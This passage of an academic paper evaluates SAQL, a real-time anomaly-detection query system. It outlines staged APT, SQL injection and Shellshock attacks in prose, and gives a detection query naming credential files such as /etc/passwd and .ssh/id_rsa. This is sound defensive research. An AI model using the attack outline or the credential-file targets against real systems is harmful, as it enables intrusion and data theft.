5. Finally, if there are no master queries found to be compatible with *newQ*, the scheme sets *newQ* as a new master query, stores it in *M*, and executes it.

Two key steps in Algorithm 1 are *constructSemanticCover*() and *execDep*(). The construction of a semantic cover requires that (1) the *masQ* and *depQ* both define a single event pattern and (2) their event types, operation types, and sliding window types must be the same[1]. The scheme then explores the following four *optimization dimensions*: event attributes, agent ID, sliding window, and state aggregation. Specifically, the scheme first constructs an event pattern cover by taking the union of the two queries' event attributes and agent IDs, and taking the greatest common divisor (GCD) of the window lengths. It then constructs a state block cover by taking the union of the two queries' state fields (if applicable), and returns the semantic cover by concatenating the event pattern cover, the state block cover, and the rest parts of *masQ*.

The execution of *depQ* depends on the execution of *masQ*. If two queries are the same, the engine directly uses the execution results of *masQ* as the execution results of *depQ*. Otherwise, the engine fetches the *intermediate results* from the execution pipeline of *masQ* based on the *level of compatibility*. The scheme currently enforces the results sharing in two execution phases: event pattern matching and stateful computation: (1) if both *dep* and *masQ* define states and their sliding window lengths are the same, the engine fetches the state aggregate results of *masQ*; (2) otherwise, the engine fetches the matched events of *masQ* without its further state aggregate results. The engine then enforces additional filters and feed the filtered results into the rest of the execution pipeline of *depQ* for further execution.

# 6 Deployment and Evaluation

We deployed the SAQL system in NEC Labs America comprising 150 hosts (10 servers, 140 employee stations; generating around 3750 events/s). To evaluate the expressiveness of SAQL and the SAQL's overall effectiveness and efficiency, we first perform a series of attacks based on known exploits in the deployed environment and construct 17 SAQL queries to detect them. We further conduct a pressure test to measure the maximum performance that our system can achieve. Finally, we conduct a performance evaluation on a micro-benchmark (64 queries) to evaluate the effectiveness of our query engine in handling concurrent queries. In total, our evaluations use 1.1TB of real system monitoring data (containing 3.3 billion system events). All the attack queries are available in Appendix, and all the micro-benchmark queries are available on our *project website [19]*.

[1] We leave the support for multiple event patterns for future work

## 6.1 Evaluation Setup

The evaluations are conducted on a server with an Intel(R) Xeon(R) CPU E1650 (2.20GHz, 12 cores) and 128GB of RAM. The server continuously receives a stream of system monitoring data collected from the hosts deployed with the data collection agents. We developed a web-based client for query submission and deployed the SAQL system on the server for query execution. To reproduce the attack scenarios for the performance evaluation in Section 6.4, we stored the collected data in databases and developed a stream replayer to replay the system monitoring data from the databases.

## 6.2 Attack Cases Study

We performed four major types of attack behaviors in the deployed environment based on known exploits: (1) APT attack [2, 1], (2) SQL injection attack [43, 78], (3) Bash shellshock command injection attack [7], and (4) suspicious system behaviors.

### 6.2.1 Attack Behaviors

**APT Attack:** We ask white hat hackers to perform an APT attack in the deployed environment, as shown in Figure 3. Below are the attack steps:

*c1 Initial Compromise*: The attacker sends a crafted email to the victim. The email contains an Excel file with a malicious macro embedded.

*c2 Malware Infection*: The victim opens the Excel file through the Outlook client and runs the macro, which downloads and executes a malicious script (CVE-2008-0081 [6]) to open a backdoor for the attacker.

*c3 Privilege Escalation*: The attacker enters the victim's machine through the backdoor, scans the network ports to discover the IP address of the database, and runs the database cracking tool (`gsecdump.exe`) to steal the credentials of the database.

*c4 Penetration into Database Server*: Using the credentials, the attacker penetrates into the database server and delivers a VBScript to drop another malicious script, which creates another backdoor.

*c5 Data Exfiltration*: With the access to the database server, the attacker dumps the database content using `osql.exe` and sends the data dump back to his host.

For each attack step, we construct a rule-based anomaly query (*i.e.,* Queries 7 to 11). Besides, we construct 3 advanced anomaly queries:





**Figure 3:** Environmental setup for the APT attack

- We construct an invariant-based anomaly query (Query 12) to detect the scenario where Excel executes a malicious script that it has never executed before: The invariant contains all unique processes started by Excel in the first 100 sliding windows. During the detection phase, new processes that deviate from the invariant will be reported as alerts. This query can be used to detect the unseen suspicious Java process started by Excel (*i.e.,* step *c2*).
- We construct a time-series anomaly query (Query 13) based on SMA to detect the scenario where abnormally high volumes of data are exchanged via network on the database server (*i.e.,* step *c5*): For every process on the database server, this query detects the processes that transfer abnormally high volumes of data to the network. This query can be used to detect the large amount of data transferred from the database server.
- We also construct an outlier-based anomaly query (Query 14) to detect processes that transfer high volumes of data to the network (*i.e.,* step *c5*): The query detects such processes through peer comparison based on DBSCAN. The detection logic here is different from Query 13, which detects anomalies through comparison with historical states based on SMA.

Note that the construction of these 3 queries assumes no knowledge of the detailed attack steps.

**SQL Injection Attack:** We conduct a SQL injection attack [54] for a typical web application server configuration. The setup has multiple web application servers that accept incoming web traffics to load balance. Each of these web servers connects to a single database server to authenticate users and serves dynamic contents. However, these web applications provide limited input sanitization and thus are susceptible to SQL injection attack.

We use SQLMap [22] to automate the attack against one of the web application servers. In the process of detecting and exploiting SQL injection flaws and taking over the database server, the attack generates an excessive amount of network traffic between the web application server and the database server. We construct an outlier-based anomaly query (Query 15) to detect abnormally large data transfers to external IP addresses.

**Bash Shellshock Command Injection Attack:** We conduct a command injection attack against a system that installs an outdated Bash package susceptible to the Shellshock vulnerability [7]. With a crafted payload, the attacker initiates a HTTP request to the web server and opens a Shell session over the remote host. The behavior of the web server in creating a long-running Shell process is an outlier pattern. We construct an invariant-based anomaly query (Query 16) to learn the invariant of child processes of Apache, and use it to detect any unseen child process (i.e., `/bin/bash` in this attack).

**Suspicious System Behaviors:** Besides known threats, security analysts often have their own definitions of suspicious system behaviors, such as accessing credential files using unauthorized software and running forbidden software. We construct 7 rule-based queries to detect a representative set of suspicious behaviors:

- Forbidden Dropbox usage (Query 17): finding the activities of Dropbox processes.
- Command history probing (Query 18): finding the processes that access multiple command history files in a relatively short period.
- Unauthorized password files accesses (Query 19): finding the unauthorized processes that access the protected password files.
- Unauthorized login logs accesses (Query 20): finding the unauthorized processes that access the log files of login activities.
- Unauthorized SSH key files accesses (Query 21): finding the unauthorized processes that access the SSH key files.
- Forbidden USB drives usage (Query 22): finding the processes that access the files in the USB drive.
- IP frequency analysis (Query 23): finding the processes with high frequency network accesses.

### 6.2.2 Query Execution Statistics

To demonstrate the effectiveness of the SAQL system in supporting timely anomaly detection, we measure the following performance statistics of the query execution:

- *Alert detection latency*: the difference between the time that the anomaly event gets detected and the time that the anomaly event enters the SAQL engine.
- *Number of states*: the number of sliding windows encountered from the time that the query gets launched to the time that the anomaly event gets detected.
- *Average state size*: the average number of aggregation results per state.

The results are shown in Table 3. We observe that: (1) the alert detection latency is low ($\leq$10ms for most queries and $<$2s for all queries). For *sql-injection*, the latency is a bit larger due to the additional complexity of the specified DBSCAN clustering algorithm in the query; (2) the system is able to efficiently support 150 enterprise hosts, with $<$ 10% CPU utilization and $<$2.7GB memory utilization. Note that this is far from the full processing power of our system on the deployed server, and our system is able to support a lot more hosts (as experimented

**Table 3:** Execution statistics of 17 SAQL queries for four major types of attacks

| SAQL Query | Alert Detection Latency | Num. of States | Tot. State Size | Avg. State Size | CPU | Memory |
|---|---|---|---|---|---|---|
| *apt-c1* | ≤1ms | N/A | N/A | N/A | 10% | 1.7GB |
| *apt-c2* | ≤1ms | N/A | N/A | N/A | 10% | 1.8GB |
| *apt-c3* | 6ms | N/A | N/A | N/A | 8% | 1.6GB |
| *apt-c4* | 10ms | N/A | N/A | N/A | 10% | 1.5GB |
| *apt-c5* | 3ms | N/A | N/A | N/A | 10% | 1.6GB |
| *apt-c2-invariant* | ≤1ms | 5 | 5 | 1 | 8% | 1.8GB |
| *apt-c5-timeseries* | ≤1ms | 812 | 3321 | 4.09 | 6% | 2.2GB |
| *apt-c5-outlier* | 2ms | 812 | 3321 | 4.09 | 8% | 2.2GB |
| *shellshock* | 5ms | 3 | 3 | 1 | 8% | 2.7GB |
| *sql-injection* | 1776ms | 14 | 13841 | 988.6 | 8% | 1.9GB |
| *dropbox* | 2ms | N/A | N/A | N/A | 8% | 1.2GB |
| *command-history* | ≤1ms | N/A | N/A | N/A | 10% | 2.2GB |
| *password* | ≤1ms | N/A | N/A | N/A | 9% | 1.6GB |
| *login-log* | ≤1ms | N/A | N/A | N/A | 10% | 2.2GB |
| *sshkey* | ≤1ms | N/A | N/A | N/A | 10% | 2.1GB |
| *usb* | ≤1ms | N/A | N/A | N/A | 9% | 2.1GB |
| *ipfreq* | ≤1ms | N/A | N/A | N/A | 10% | 2.1GB |





**Figure 4:** Throughput of the SAQL system under different CPU utilizations.

in Section 6.3); (3) the number of states and the average state size vary with a number of factors, such as query running time, data volume, and query attributes (*e.g.,* number of agents, number of attributes, attribute filtering power). Even though the amount of system monitoring data is huge, a SAQL query often restricts one or several data dimensions by specifying attributes. Thus, the state computation is often maintained in a manageable level.

## 6.3 Pressure Test


We conduct a pressure test of our system by replicating the data stream, while restricting the CPU utilization to certain levels [5]. When we conduct the experiments, we set the maximum Java heap size to be 100GB so that memory will not be a bottleneck. We deploy a query that retrieves all file events as the representative rule-based query, and measure the system throughput to demonstrate the query processing capabilities of our system.

**Evaluation Results:** Figure 4 shows the throughput of the SAQL system under different CPU utilizations. We observe that using a deployed server with 12 cores, the SAQL system achieves a maximum throughput of 110000 events/s. Given that our deployed enterprise environment comprises 150 hosts with 3750 events generated per second, we can estimate that the SAQL system on this server can support ∼4000 hosts. While such promising results demonstrate that our SAQL system deployed in only one server can easily support far more than hundreds of hosts for many organizations, there are other factors that can affect the performance of the system. First, queries that involve temporal dependencies may cause more computation on the query engine, and thus could limit the maximum number of hosts that our SAQL system can support. Second, if multiple queries are running concurrently, multiple copies of the data stream are created to support the query computation, which would significantly compromise the system performance. Our next evaluation demonstrate the impact of concurrent queries and how our master-dependent-query scheme mitigates the problem.

## 6.4 Performance Evaluation of Concurrent Query Execution


To evaluate the effectiveness of our query engine (*i.e.,* master-dependent-query scheme) in handling concurrent queries, we construct a micro-benchmark that consists of 64 queries and measure the memory usage during the execution. We select Siddhi [20], one of the most popular stream processing and complex event processing engines, for baseline comparison.

**Micro-Benchmark Construction:** We construct our micro-benchmark queries by extracting critical attributes





**(a)** Sensitive file accesses **(b)** Browsers access files **(c)** Processes access networks **(d)** Processes spawn

**Figure 5:** Event attributes





**(a)** Sensitive file accesses **(b)** Browsers access files **(c)** Processes access networks **(d)** Processes spawn

**Figure 6:** Sliding window




**(a)** Sensitive file accesses **(b)** Browsers access files **(c)** Processes access networks **(d)** Processes spawn

**Figure 7:** Agent ID




**(a)** Sensitive file accesses **(b)** Browsers access files **(c)** Processes access networks **(d)** Processes spawn

**Figure 8:** State aggregation

from the attacks in Section 6.2.1. In particular, we specify the following four *attack categories*:

- *Sensitive file accesses*: finding processes that access the files `/etc/passwd`, `.ssh/id_rsa`, `.bash_history`, and `/var/log/wtmp`.
- *Browsers access files*: finding files accessed by the processes `chrome`, `firefox`, `iexplore`, and `microsoftedge`.
- *Processes access networks*: finding network accesses of the processes `dropbox`, `sqlservr`, `apache`, and `outlook`.
- *Processes spawn*: finding processes spawn by the processes `/bin/bash`, `/usr/bin/ssh`, `cmd.exe`, and `java`.

We also specify the following four *evaluation categories* for query variations, which correspond to the four *optimization dimensions* in Section 5.2:

- *Event attributes*: we vary from 1 attribute to 4 attributes. The attributes are chosen from one of the attack categories. The default is 4 attributes.
- *Sliding window*: we vary from 1 minute to 4 minutes. The default is 1 minute.
- *Agent ID*: we vary from 1 agent to 4 agents. The default is to avoid the agent ID specification (*i.e.,* the query matches all agents).

- *State aggregation*: we vary from 1 aggregation type to 4 aggregation types, which are chosen from the pool {`count`, `sum`, `avg`, `max`}. The default is to avoid the state specification (*i.e.,* no states defined).

We construct 4 queries for each evaluation category and each attack category. In total, we construct 64 queries for the micro-benchmark. For each SAQL query, we construct an equivalent Siddhi query. Note that unlike SAQL which provides explicit constructs for stateful computation, Siddhi as well as other stream-based query systems [20, 12, 51, 4], do not provide the native support for these concepts, making these tools unable to specify advanced anomaly models (*i.e.,* time-series anomalies, invariant-based anomalies, outlier-based anomalies). Thus, for the "state evaluation category", we only construct Siddhi queries that monitor the same event pattern without stateful computation. Query 6 shows an example micro-benchmark query for the joint category "sensitive file accesses & state aggregation".

```
proc p read || write file f["/etc/passwd" || "%.ssh/
     id_rsa" || "%.bash_history" || "/var/log/wtmp"]
     as evt #time(1 min)
state ss {
  e1 := count(evt.id)
  e2 := sum(evt.amount)
  e3 := avg(evt.amount)
  e4 := max(evt.amount)
} group by p
return p, ss.e1, ss.e2, ss.e3, ss.e4
```

**Query 6:** Example micro-benchmark query

**Evaluation Results:** For each evaluation category and each attack category, we vary the number of concurrent queries from 1 to 4 and measure the corresponding memory usage. Figures 5 to 8 show the results. We observe that: (1) as the number of concurrent queries increases, the memory usage increases of Siddhi are much higher than the memory usage increases of SAQL in all evaluation settings; (2) when there are multiple concurrent queries in execution, SAQL require a smaller memory usage than Siddhi in all evaluation settings (30% average saving when there are 4 concurrent queries). Such results indicate that the master-dependent-query scheme employed in our query engine is able to save memory usage by sharing the intermediate execution results among dependent queries. On the contrary, the Siddhi query engine performs data copies, resulting in significantly more memory usage than our query engine. Note that for evaluation fairness, we use the replayer (Section 6.1) to replay a large volume of data in a short period of time. Thus, the memory measured in Figures 5 to 7 is larger than the memory measured in the case study (Table 3), where we use the real-time data streams. Nevertheless, this does not affect the relative improvement of SAQL over Siddhi in terms of memory utilization.

# 7 Discussion

**Scalability:** The collection of system monitoring data and the execution of SAQL queries can be potentially parallelized with distributed computing. Parallelizing the data collection involves allocating computing resources (*i.e.,* computational nodes) to disjoint sets of enterprise hosts to form sub-streams. Parallelizing the SAQL query execution can be achieved through a query-based manner (*i.e.,* allocating one computing resource for executing a set of queries over the entire stream), a substream-based manner (*i.e.,* allocating one computing resource for executing all compatible queries over a set of sub-streams), or a mixed manner. Nonetheless, the increasing scale of the deployed environment, the increasing number of submitted queries, and the diversity and semantic dependencies among these queries bring significant challenges to parallel processing. Thus, the adaptation of our master-dependent-query scheme to such complicated scenarios is an interesting research direction that requires non-trivial efforts. In this work, however, we do not enable distributed computation in our query execution. Instead, we collect system monitoring data from multiple hosts, model the data as a single holistic event stream, and execute the queries over the stream in a centralized manner. Nevertheless, we build our system on top of Siddhi, which can be easily adapted to a distributed mode by leveraging Apache Storm [27]. Again, we would like to point out that the major focus of our work is to provide a useful interface for investigators to query a broad set of abnormal behaviors from system audit logs, which is orthogonal to the computing paradigms of the underlying stream processing systems.

**System Entities and Data Reduction:** Our current data model focuses on files, processes, and network connections. In future work, we plan to expand the monitoring scope by including inter-process communications such as pipes in Linux. We also plan to incorporate finer granularity system monitoring, such as execution partition to record more precise activities of processes [74, 75] and in-memory data manipulations [46, 53]. Such additional monitoring data certainly adds a lot more pressure to the SAQL system, and thus more research on data reduction, besides the existing works [69, 88], should be explored.

**Master-Dependent Query:** Our optimization focuses on the queries that share the pattern matching results and stateful computation results. More aggressive sharing could include alerts and even results reported by the alerts, which we leave for future work.

**Anomaly Models:** We admit that while SAQL supports major anomaly models used in commonly observed attacks, there are many more anomaly models that are valuable for specialized attacks. Our SAQL now al-

lows easy plugins for different clustering algorithms, and we plan to make the system extensible to support more anomaly models by providing interfaces to interact with the anomaly models written in other languages.

**Alert Fusion:** Recent security research [77, 45, 85] shows promising results in improving detect accuracy using alert fusion that considers multiple alerts. While this is beyond the scope of this work, our SAQL can be extended with the syntax that supports the specifications of the temporal relationships among alerts. More sophisticated relationships would require further design on turning each SAQL query into a module and chaining the modules using various computations.

## 8 Related Work

**Audit Logging and Forensics:** Significant progress has been made to leverage system-level provenance for forensic analysis, with the focus on generating provenance graphs for attack causality analysis [74, 75, 63, 64, 32, 69, 88]. Recent work also investigates how to filter irrelevant activities in provenance graphs [71] and how to reduce the storage overheads of provenance graphs generated in distributed systems such as data centers [57]. These systems consider historical logs and their contributions are orthogonal to the contribution of SAQL, which provides a useful and novel interface for investigators to query abnormal behaviors from the stream of system logs. Nevertheless, SAQL can be interoperated with these systems to perform causality analysis on the detected anomalies over the concise provenance graphs.

Gao et al. [50] proposed AIQL which enables efficient attack investigation by querying historical system audit logs stored in databases. AIQL can be used to investigate the real-time anomalies detected by our SAQL system over the stream of system monitoring data. Together, these two systems can provide a better defense against advanced cyber attacks.

**Security-Related Languages:** There exist domain-specific languages in a variety of security fields that have a well-established corpus of low level algorithms, such as cryptographic systems [33, 34, 70], secure overlay networks [61, 72], and network intrusions [36, 44, 82, 86] and obfuscations [47]. These languages are explicitly designed to solve domain specific problems, providing specialized constructs for their particular problem domain and eschewing irrelevant features. In contrast to these languages, the novelty of SAQL focuses on how to specify anomaly models as queries and how to execute the queries over system monitoring data.

**Security Anomaly Detection:** Anomaly detection techniques have been widely used in detecting malware [58, 83, 65, 67], preventing network intrusion [89, 90, 80], internal threat detection [81], and attack prediction [87]. Rule-based detection techniques characterize normal behaviors of programs through analysis and detect unknown behaviors that have not been observed during the characterization [49, 58]. Outlier-based detection techniques [89, 90, 80] detect unusual system behaviors based on clustering or other machine learning models. Unlike these techniques, which focus on finding effective features and building specific models under different scenarios, SAQL provides a unified interface to express anomalies based on domain knowledge of experts.

**Complex Event Processing Platforms & Data Stream Management Systems:** Complex Event Processing (CEP) platforms, such as Esper [12], Siddhi [20], Apache Flink [4], and Aurora [29] match continuously incoming events against a pattern. Unlike traditional database management systems where a query is executed on the stored data, CEP queries are applied on a potentially infinite stream of data, and all data that is not relevant to the query is immediately discarded. These platforms provide their own domain-specific languages that can compose patterns of complex events with the support of sliding windows. Wukong+S [91] builds a stream querying platform that can query both the stream data and stored data. Data stream management systems [79], such as CQL [51], manage multiple data streams and provide a query language to process the data over the stream. These CEP platforms are useful in managing large streams of data. Thus, they can be used as a management infrastructure for our approach. However, these CEP systems alone do not provide language constructs to support stateful computation in sliding windows, and thus lack the capability to express stateful anomaly models as our system does.

**Stream Computation Systems:** Stream computation systems allow users to compute various metrics based on the stream data. These systems include Microsoft StreamInsight [31], MillWheel [30], Naiad [76], and Puma [41]. These systems normally provide a good support for stateless computation (e.g., data aggregation). However, they do not support stateful anomaly models as our SAQL system does, which are far more complex than data aggregation.

**Other System Analysis Languages:** Splunk [21] and Elasticsearch [10] are platforms that automatically parse general application logs, and provide a keyword-based search language to filter entries of logs. OSQuery [17, 18] allows analysts to use SQL queries to probe the real-time system status. However, these systems and the languages themselves cannot support anomaly detection and do not support stateful computation in sliding windows. Other languages, such as Weir [37] and StreamIt [84],

focus on monitoring the system performance, and lack support for expressing anomaly models.

## 9 Conclusion

We have presented a novel stream-based query system that takes a real-time event feed aggregated from different hosts under monitoring, and provides an anomaly query engine that checks the event stream against the queries submitted by security analysts to detect anomalies in real-time. Our system provides a *domain-specific language*, SAQL, which is specially designed to facilitate the task of expressing anomalies based on domain knowledge. SAQL provides the constructs of event patterns to easily specify relevant system activities and their relationships, and the constructs to perform stateful computation by defining states in sliding windows and accessing historical states to compute anomaly models. With these constructs, SAQL allows security analysts to express models for (1) *rule-based anomalies*, (2) *time-series anomalies*, (3) *invariant-based anomalies*, and (4) *outlier-based anomalies*. Our evaluation results on 17 attack queries and 64 micro-benchmark queries show that the SAQL system has a low alert detection latency and a high system throughput, and is more efficient in memory utilization than the existing stream processing systems.

## 10 Acknowledgements

We would like to thank the anonymous reviewers and our shepherd, Prof. Adam Bates, for their insightful feedback in finalizing this paper. This work was partially supported by the National Science Foundation under grants CNS-1553437 and CNS-1409415. Any opinions, findings, and conclusions made in this material are those of the authors and do not necessarily reflect the views of the funding agencies.

## References

[1] Advanced persistent threats: How they work. https://www.symantec.com/theme.jsp?themeid=apt-infographic-1.

[2] Anatomy of advanced persistent threats. https://www.fireeye.com/current-threats/anatomy-of-a-cyber-attack.html.

[3] ANTLR. http://www.antlr.org/.

[4] Apache Flink. https://flink.apache.org/.

[5] Cpulimit. https://github.com/opsengine/cpulimit.

[6] CVE-2008-0081. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0081.

[7] CVE-2014-6271. https://nvd.nist.gov/vuln/detail/CVE-2014-6271.

[8] DTrace. http://dtrace.org/.

[9] Ebay Inc. to ask Ebay users to change passwords. http://blog.ebay.com/ebay-inc-ask-ebay-users-change-passwords/.

[10] Elasticsearch. https://www.elastic.co/.

[11] The Equifax data breach. https://www.ftc.gov/equifax-data-breach.

[12] Esper. http://www.espertech.com/products/esper.php.

[13] ETW events in the common language runtime. https://msdn.microsoft.com/en-us/library/ff357719(v=vs.110).aspx.

[14] Home Depot confirms data breach at U.S., Canadian stores. http://www.npr.org/2014/09/09/347007380/home-depot-confirms-data-breach-at-u-s-canadian-stores.

[15] The Linux audit framework. https://github.com/linux-audit/.

[16] OPM government data breach impacted 21.5 million. http://www.cnn.com/2015/07/09/politics/office-of-personnel-management-data-breach-20-million.

[17] osquery. https://osquery.io/.

[18] osquery for security. https://medium.com/@clong/osquery-for-security-b66fffdf2daf.

[19] SAQL: A stream-based query system for real-time abnormal system behavior detection. https://sites.google.com/site/saqlsystem/.

[20] Siddhi complex event processing engine. https://github.com/wso2/siddhi.

[21] Splunk. http://www.splunk.com/.

[22] SQLMap. http://sqlmap.org.

[23] Target data breach incident. http://www.nytimes.com/2014/02/27/business/target-reports-on-fourth-quarter-earnings.html?_r=1.

[24] Top 5 causes of sudden network spikes. https://www.paessler.com/press/pressreleases/top_5_causes_-of_sudden_spikes_in_traffic.

[25] Transparent computing. http://www.darpa.mil/program/transparent-computing.

[26] Using Splunk to detect DNS tunneling. https://www.sans.org/reading-room/whitepapers/dns/splunk-detect-dns-tunneling-37022.

[27] WSO2 clustering and deployment guide. https://docs.wso2.com/display/CLUSTER44x/.

[28] Cyber kill chain, 2017. http://www.lockheedmartin.com/us/what-we-do/aerospace-defense/cyber/cyber-kill-chain.html.

[29] ABADI, D. J., CARNEY, D., ÇETINTEMEL, U., CHERNIACK, M., CONVEY, C., LEE, S., STONEBRAKER, M., TATBUL, N., AND ZDONIK, S. Aurora: A new model and architecture for data stream management. *The VLDB Journal 12*, 2 (2003), 120–139.

[30] AKIDAU, T., BALIKOV, A., BEKIROĞLU, K., CHERNYAK, S., HABERMAN, J., LAX, R., MCVEETY, S., MILLS, D., NORDSTROM, P., AND WHITTLE, S. Millwheel: Fault-tolerant stream processing at internet scale. *Proc. VLDB Endow. 6*, 11 (2013), 1033–1044.

[31] ALI, M. An introduction to Microsoft SQL server streaminsight. In *COM.Geo* (2010).

[32] BATES, A. M., TIAN, D., BUTLER, K. R. B., AND MOYER, T. Trustworthy whole-system provenance for the Linux kernel. In *USENIX Security* (2015).

[33] BHARGAVAN, K., CORIN, R., DENILOU, P. M., FOURNET, C., AND LEIFER, J. J. Cryptographic protocol synthesis and verification for multiparty sessions. In *CSF* (2009).

[34] BHARGAVAN, K., FOURNET, C., CORIN, R., AND ZALINESCU, E. Cryptographically verified implementations for TLS. In *CCS* (2008).

[35] BLUM, A. On-line algorithms in machine learning. In *Developments from a June 1996 Seminar on Online Algorithms: The State of the Art* (1998).

[36] BORDERS, K., SPRINGER, J., AND BURNSIDE, M. Chimera: A declarative language for streaming network traffic analysis. In *USENIX Security* (2012).

[37] BURTSEV, A., MISHRIKOTI, N., EIDE, E., AND RICCI, R. Weir: A streaming language for performance analysis. In *PLOS* (2013).

[38] CASELLA, G., AND BERGER, R. L. *Statistical inference*, vol. 2. Duxbury Pacific Grove, 2002.

[39] CHANDOLA, V., BANERJEE, A., AND KUMAR, V. Anomaly detection: A survey. *ACM Comput. Surv. 41*, 3 (2009), 15:1–15:58.

[40] CHANDRA, R., KIM, T., SHAH, M., NARULA, N., AND ZELDOVICH, N. Intrusion recovery for database-backed web applications. In *SOSP* (2011).

[41] CHEN, G. J., WIENER, J. L., IYER, S., JAISWAL, A., LEI, R., SIMHA, N., WANG, W., WILFONG, K., WILLIAMSON, T., AND YILMAZ, S. Realtime data processing at Facebook. In *SIGMOD* (2016).

[42] CHEN, Q., HSU, M., AND ZELLER, H. Experience in continuous analytics as a service (CaaaS). In *EDBT/ICDT* (2011).

[43] CLARKE, J. *SQL injection attacks and defense*, 1st ed. Syngress Publishing, 2009.

[44] CUPPENS, F., AND ORTALO, R. LAMBDA: A language to model a database for detection of attacks. In *RAID* (2000).

[45] DEBAR, H., AND WESPI, A. Aggregation and correlation of intrusion-detection alerts. In *RAID* (2001).

[46] DOLAN-GAVITT, B., HODOSH, J., HULIN, P., LEEK, T., AND WHELAN, R. Repeatable reverse engineering with PANDA. In *PPREW-5* (2015).

[47] DYER, K. P., COULL, S. E., AND SHRIMPTON, T. Marionette: A programmable network traffic obfuscation system. In *USENIX Security* (2015).

[48] ESTER, M., KRIEGEL, H.-P., SANDER, J., AND XU, X. A density-based algorithm for discovering clusters a density-based algorithm for discovering clusters in large spatial databases with noise. In *KDD* (1996).

[49] FORREST, S., HOFMEYR, S. A., SOMAYAJI, A., AND LONGSTAFF, T. A. A sense of self for unix processes. In *IEEE S&P* (1996).

[50] GAO, P., XIAO, X., LI, Z., JEE, K., XU, F., KULKARNI, S. R., AND MITTAL, P. AIQL: Enabling efficient attack investigation from system monitoring data. In *USENIX ATC* (2018).

[51] GAROFALAKIS, M. N., GEHRKE, J., AND RASTOGI, R., Eds. *Data stream management - processing high-speed data streams*. Springer, 2016.

[52] GOEL, A., PO, K., FARHADI, K., LI, Z., AND DE LARA, E. The taser intrusion recovery system. In *SOSP* (2005).

[53] GUO, Z., WANG, X., TANG, J., LIU, X., XU, Z., WU, M., KAASHOEK, M. F., AND ZHANG, Z. R2: An application-level kernel for record and replay. In *OSDI* (2008).

[54] HALFOND, W. G., VIEGAS, J., ORSO, A., ET AL. A classification of SQL-injection attacks and countermeasures. In *ISSSE* (2006).

[55] HAMILTON, J. D. *Time series analysis*, vol. 2. Princeton University Press, 1994.

[56] HAN, J., PEI, J., AND KAMBER, M. *Data mining: concepts and techniques*. Elsevier, 2011.

